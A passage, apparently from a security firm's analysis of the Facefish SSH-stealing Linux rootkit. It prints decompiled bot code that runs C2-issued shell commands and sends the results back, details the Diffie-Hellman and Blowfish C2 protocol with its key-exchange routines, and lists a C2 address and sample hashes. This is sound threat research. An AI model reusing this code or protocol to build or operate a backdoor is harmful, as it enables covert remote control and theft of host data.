  exec_result = poen(&recv_buf->data0);
  if ( exec_result )
  {
    lp_result_1 = (char *)malloc(strlen((const char *)exec_result) + 0x80);
    lp_result = lp_result_1;
    if ( lp_result_1 )
    {
      sprintf(lp_result_1, aUS, _unk_recv_buf_field1, exec_result);
      send_recv_dataC2(0x311u, lp_result, 0LL, 0LL);
      free(lp_result);
    }
    free(exec_result);
  }
}
```

- Send 0x311

Send instruction 0x311 to return the result of bash execution

- Receive 0x312

Accept instruction 0x312 to re-collect and report host information

0x3: Communication protocol analysis

Rootkit's communication process uses DH [(Diffie–Hellman)] key exchange protocol/algorithm for key exchange, and BlowFish is used for communication data encryption, so it is impossible to decrypt the traffic data only. Each session is divided into two phases, the first phase is key negotiation, the second phase uses the negotiated key to encrypt the sent data, receives and decrypts a C2 command, and then disconnects the TCP connection. This one-at-a-time encryption communication method is difficult to detect precisely by traffic characteristics.

Generally speaking, the easiest way to communicate using the DH protocol framework is to use the OpenSSL library, and the author of Facefish has coded (or used some open source projects) the whole communication process himself, and the code size is very compact because no third-party libraries are introduced.

- DH communication principle

The whole communication protocol is based on the DH framework, so we need to understand the DH communication principle briefly first. Without discussing the mathematical principle behind, we use a simple example to describe the communication process directly by formula.

Step 1. A generates a random number a=4, chooses a prime number p=23, and a base number g=5, and calculates the public key A ($A = g^a \mod p = 5^4 \mod 23 = 4$), then sends p, g, and A to B at the same time.

Step 2. After receiving the above message, B also generates a random number b=3 and uses the same formula to calculate the public key B ($B = g^b \mod p = 5^3 \mod 23 = 10$), then sends B to A. At the same time, B calculates the communication key s=3 and a base number g=5. Meanwhile, B calculates the communication key $s = A^b \mod p = (g^a)^b \mod p = 18$.

step 3. A receives B and also calculates the communication key $s = B^a \mod p = (g^b)^a \mod p = 18$

step 4. A and B use the communication key s and BlowFish symmetric encryption algorithm to encrypt and decrypt the communication data.

In essence, a simple derivation shows that A and B computes by the same formula.

$$s = B^a \mod p = (g^b)^a \mod p = g^{ab} \mod p = (g^a)^b \mod p = A^b \mod p$$

There is a key mathematical function in the whole algorithm to find the power modulus power(x, y) mod z. When x and y are large, it is difficult to solve directly, so the fast power modulus algorithm is used. The start function mentioned earlier is the key code in the fast power binpow().

```
signed __int64 __fastcall pow(__int64 x, unsigned __int64 y, __int64 z)
{
  unsigned __int64 y_1; // r10
  __int64 z_1; // rbx
  signed __int64 res; // r11
  unsigned __int64 v6; // r10

  y_1 = y;
  z_1 = z;
  res = 1LL;
  while ( y_1 )
  {
    if ( y_1 & 1 )
      start(x, res, z_1);
    x = start(x, x, z_1);
    y_1 = v6 >> 1;
  }
  return res;
}
```

```
unsigned __int64 __fastcall start(unsigned __int64 x, unsigned __int64 y, ur
{
  unsigned __int64 z_1; // rcx
  unsigned __int64 mod; // rdx
  unsigned __int64 res; // rax
  unsigned __int8 tmp; // cf
  unsigned __int64 _2_mod; // r8

  z_1 = z;
  mod = x % z;
  res = 0LL;
  while ( y )
  {
    if ( y & 1 )
    {
      tmp = __CFADD__(mod, res);
      res += mod;
      if ( tmp || z_1 <= res )
        res -= z_1;
    }
    _2_mod = 2 * mod;
    if ( 2 * mod < mod || _2_mod >= z_1 )
      _2_mod -= z_1;
    y >>= 1;
    mod = _2_mod;
  }
  return res;
}
```

- Protocol analysis

Sending and receiving packets use the same data structure.

```
  struct package{
    struct header{
        WORD payload_len;  //payload length
        WORD cmd;          //cmmand
        DWORD payload_crc; // payload crc
    } ;
    struct header hd;
    unsigned char payload[payload_len]; // payload
}
```

As an example, the 0x200 instruction packet can be defined as follows.

```
struct package pkg = {
        .hd.payload_len = 0;
        .hd.cmd = 0x200;
        .hd.payload_crc = 0;
        .payload = "";
```

```
}
```

Against the DH communication principle and traffic data we analyze the communication protocol.

1. bot first sends instruction 0x200, payload data is empty.
2. C2 replied to the instruction 0x201, payload length of 24 bytes, converted into three 64-bit values by small end, corresponding to the three key data sent by A in step1, p=0x294414086a9df32a, g=0x13a6f8eb15b27aff, A=0x0d87179e844f3758.
3. Corresponding to step2, bot generates a random number b locally, and then generates B=0x0e27ddd4b848924c based on the received p,g, which is sent to C2 by instruction 0x202. thus completing the exchange of session keys.

```
{
  rand_b_1 = (rand_num32 << 32) ^ rand_num32_1;
  rcv_g = *buf;
  rcv_p = buf[1];
  rand_b = rand_b_1;
  session_key_A = buf[2];
  session_key_B = pow(*buf, rand_b_1, buf[1]);
  if ( !(unsigned int)send_cc_data(sockfd, 0x202, (__int64)&session_key_B, 8u) )
```

4. Corresponding to step3, bot and C2 generate Blowfish keys s and iv by public key A and public key B. Where iv is obtained by dissimilarity of p and g.

```
s_key = pow(session_key_A, rand_b, rcv_p);
```

```
iv = rcv_p ^ rcv_g;
crypt_init_24A6((__int64)&s_key, &req, 8uLL);
if ( buf_send )
{
  iv_ = iv;
  crypt_idx = 0LL;
  send_key = (unsigned int *)&pai;
  while ( buf_send_len_1 > (signed int)crypt_idx )
  {
    pai = (struct addrinfo *)(*(_QWORD *)(buf_send + crypt_idx) ^ iv_);
    blowfish_encrypt(send_key, (_DWORD *)(buf_send + crypt_idx), &req);
    iv_ = *(_QWORD *)(buf_send + v23);
    crypt_idx = v23 + 8;
```

With iv and s we can encrypt and decrypt the communication data. The real communication data is encrypted using BlowFish algorithm, which is the same as the method of profile encryption mentioned before. bot sends 0x305 command to C2 with the length of 0x1b0, and the content is the registration packet data after BlowFish encryption.

The decrypted uplink packet data is as follows.

```
25-,ARCH: x86_64\n
SYSTEM: Linux\n
HOST: ubuntu\n
KERNEL: 4.15.0-43-generic #46~16.04.1-Ubuntu SMP
RELEASE: Ubuntu 16.04.5 LTS\n
CPU: Intel(R) Core(TM) i7-4790 CPU @
RAM: 2 GB\n
AESNI: enabled\n
known_hosts: |1|
sshd_config: Port 22; PubkeyAuthentication yes; UsePAM yes; \n
interfaces: lo 127.0.0.1, ens33
DiskUsed: 10073
PS: BOOT_IMAGE=/boot/vmlinuz-4.15.0-43-generic root=UUID ro find_preseed=/preseed.cfg auto noprompt priority=c
systemd/systemd-udevd;/lib/systemd/systemd-timesyncd;/usr/sbin/acpid;/usr/sbin/rsyslogd -n;/usr/bin/mongod --config /etc/mongodb.conf;/usr/lib/acco
dbus-daemon --system --address=systemd: --nofork --nopidfile --systemd-activation;avahi-daemon: chroot helper;/usr/lib/snapd/snapd;/sbin/agetty --n
run/lightdm/root/:0 -nolisten tcp vt7 -novtswitch;/usr/sbin/vmware-vmblock-fuse -o subtype=vmware-vmblock,default_permissions,allow_other /var/run/
bin/whoopsie -f;lightdm --session-child 12 19;/usr/lib/upower/upowerd;/usr/lib/rtkit/rtkit-daemon;BOOT_IMAGE=/boot/vmlinuz-4.15.0-43-generic root=U
quiet,;BOOT_IMAGE=/boot/vmlinuz-4.15.0-43-generic root=UUID=ce2dae1c-579f-4fdc-8241-ee865120c258 ro find_preseed=/preseed.cfg auto noprompt priorit
```

IOC

Sample MD5

```
 38fb322cc6d09a6ab85784ede56bc5a7 sshins
d6ece2d07aa6c0a9e752c65fbe4c4ac2 libs.so
```

C2

```
176.111.174.26:443
```

Source: https://blog.netlab.360.com/ssh_stealer_facefish_en/